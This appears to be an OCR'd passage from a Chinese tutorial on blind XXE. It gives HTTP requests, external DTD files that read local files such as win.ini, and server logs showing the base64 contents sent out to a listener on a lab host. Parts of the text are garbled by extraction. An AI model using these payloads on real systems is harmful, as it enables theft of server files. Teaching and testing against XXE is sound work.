
也就是因为这个限制，所以，既然内部不行就引用外部的 DTD 试试。现在在自己的服务器中写入 DTD 文件。

本地文件读取

02

无回显XXE

实体值中不能有%,
故将其进行编码。



The screenshot displays a web browser's developer tools showing an HTTP request and response. The request is a POST to /xee/DocumentBuilder with a Content-Type of application/xml. The response is an HTTP 200 status with a Content-Type of text/html. Below the browser, a Notepad window shows the content of the response, which is an XML document. The XML document contains a payload that attempts to read a file from the local disk. A command prompt window shows the execution of a Python script that serves the XML document over HTTP.

Request

Raw Params Headers Hex XML

```
POST /xee/DocumentBuilder HTTP/1.1
Host: 192.168.1.239:8181
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 77

<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://192.168.1.239/cevil.dtd">
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200
X-Application-Context: sec:8
Content-Type: text/html;char
Content-Length: 6
Date: Fri, 08 May 2020 09:20
Connection: close

except
```

cevil.dtd - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<!ENTITY % payload SYSTEM "file:///d:/1.txt">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://192.168.1.239:8998/%payload;'>">
%int;
%trick;
```

管理员: C:\Windows\system32\cmd.exe - python -m http.server 8998

```
D:\phpStudy\PHPTutorial\WWW>python -m http.server 8998
Serving HTTP on :: port 8998 (http://[::]:8998/) ...
::ffff:192.168.1.239 - - [08/May/2020 17:07:32] code 400, message Bad request syntax ('GET /hello worldï¼x81 HTTP/1.1')
::ffff:192.168.1.239 - - [08/May/2020 17:07:32] "GET /hello worldï¼a HTTP/1.1" 400 -
```




本地文件读取

Request

Raw Params Headers Hex XML

```
POST /xxe/target.php HTTP/1.1
Host: 192.168.1.239
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 121
```

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % dtd SYSTEM "http://192.168.1.239/cevil2.dtd">
% dtd;
% int;
% send;
]>
```

cevil2.dtd - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///C:/windows/win.ini">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://192.168.1.239:8998/?p=%file;'">>
```

管理员: C:\Windows\system32\cmd.exe - python -m http.server 8998

```
00 -
::ffff:192.168.1.239 - - [08/May/2020 17:20:35] code 400, message Bad request syntax ('GET /hello worldi%\x81 HTTP/1.1')
::ffff:192.168.1.239 - - [08/May/2020 17:20:35] "GET /hello worldi%a HTTP/1.1" 400 -
00 -
::ffff:192.168.1.239 - - [08/May/2020 17:31:25] "GET /?p=0yBmb3IgMTYtYm10IGFwcCBzdXBwb3J0DQpbZm9udHNdDQpbZXh0ZW5zaW9uc10NC1ttY2kgZXh0ZW5zaW9uc10NC1tmallxlc10NC1tNQ0kgRXh0ZW5zaW9ucy5CQUtdDQozZzI9TUBFR1ZpZGVuDQozZ3A9TUBFR1ZpZGVuDQozZ3A9PU1QRUdWawR1bw0KM2dwcD1NUEVHUmlkZW8NCmFhYz1NUEVHUmlkZW8NCmFkdD1NUEVHUmlkZW8NCmFkdHM9TUBFR1ZpZGVuDQptMnQ9TUBFR1ZpZGVuDQptMnRzPU1QRUdWawR1bw0KbTJ2PU1QRUdWawR1bw0KbTRhPU1QRUdWawR1bw0KbTR2PU1QRUdWawR1bw0KbW9kPU1QRUdWawR1bw0KbW92PU1QRUdWawR1bw0KbXA0PU1QRUdWawR1bw0KbXA0dj1NUEVHUmlkZW8NCm10cz1NUEVHUmlkZW8NCnRzPU1QRUdWawR1bw0KdHRzPU1QRUdWawR1bw0KW01hawlxdDQpDTUNETEx0QU1FMzI9bWFWaTMyLmRsbA0KQ01DPTENCk1BUEk9MQ0KTUFQSVg9MQ0KTUFQSVhWVRU19MS4wLjAuMQ0KT0xFTWVzc2Fnaw5nPTENCls4dWZ0cF0NCmxc3RzaG93YWw0aW1lPTE1Nzc3NjIyMjANCg== HTTP/1.0" 200 -
```



expected,
on line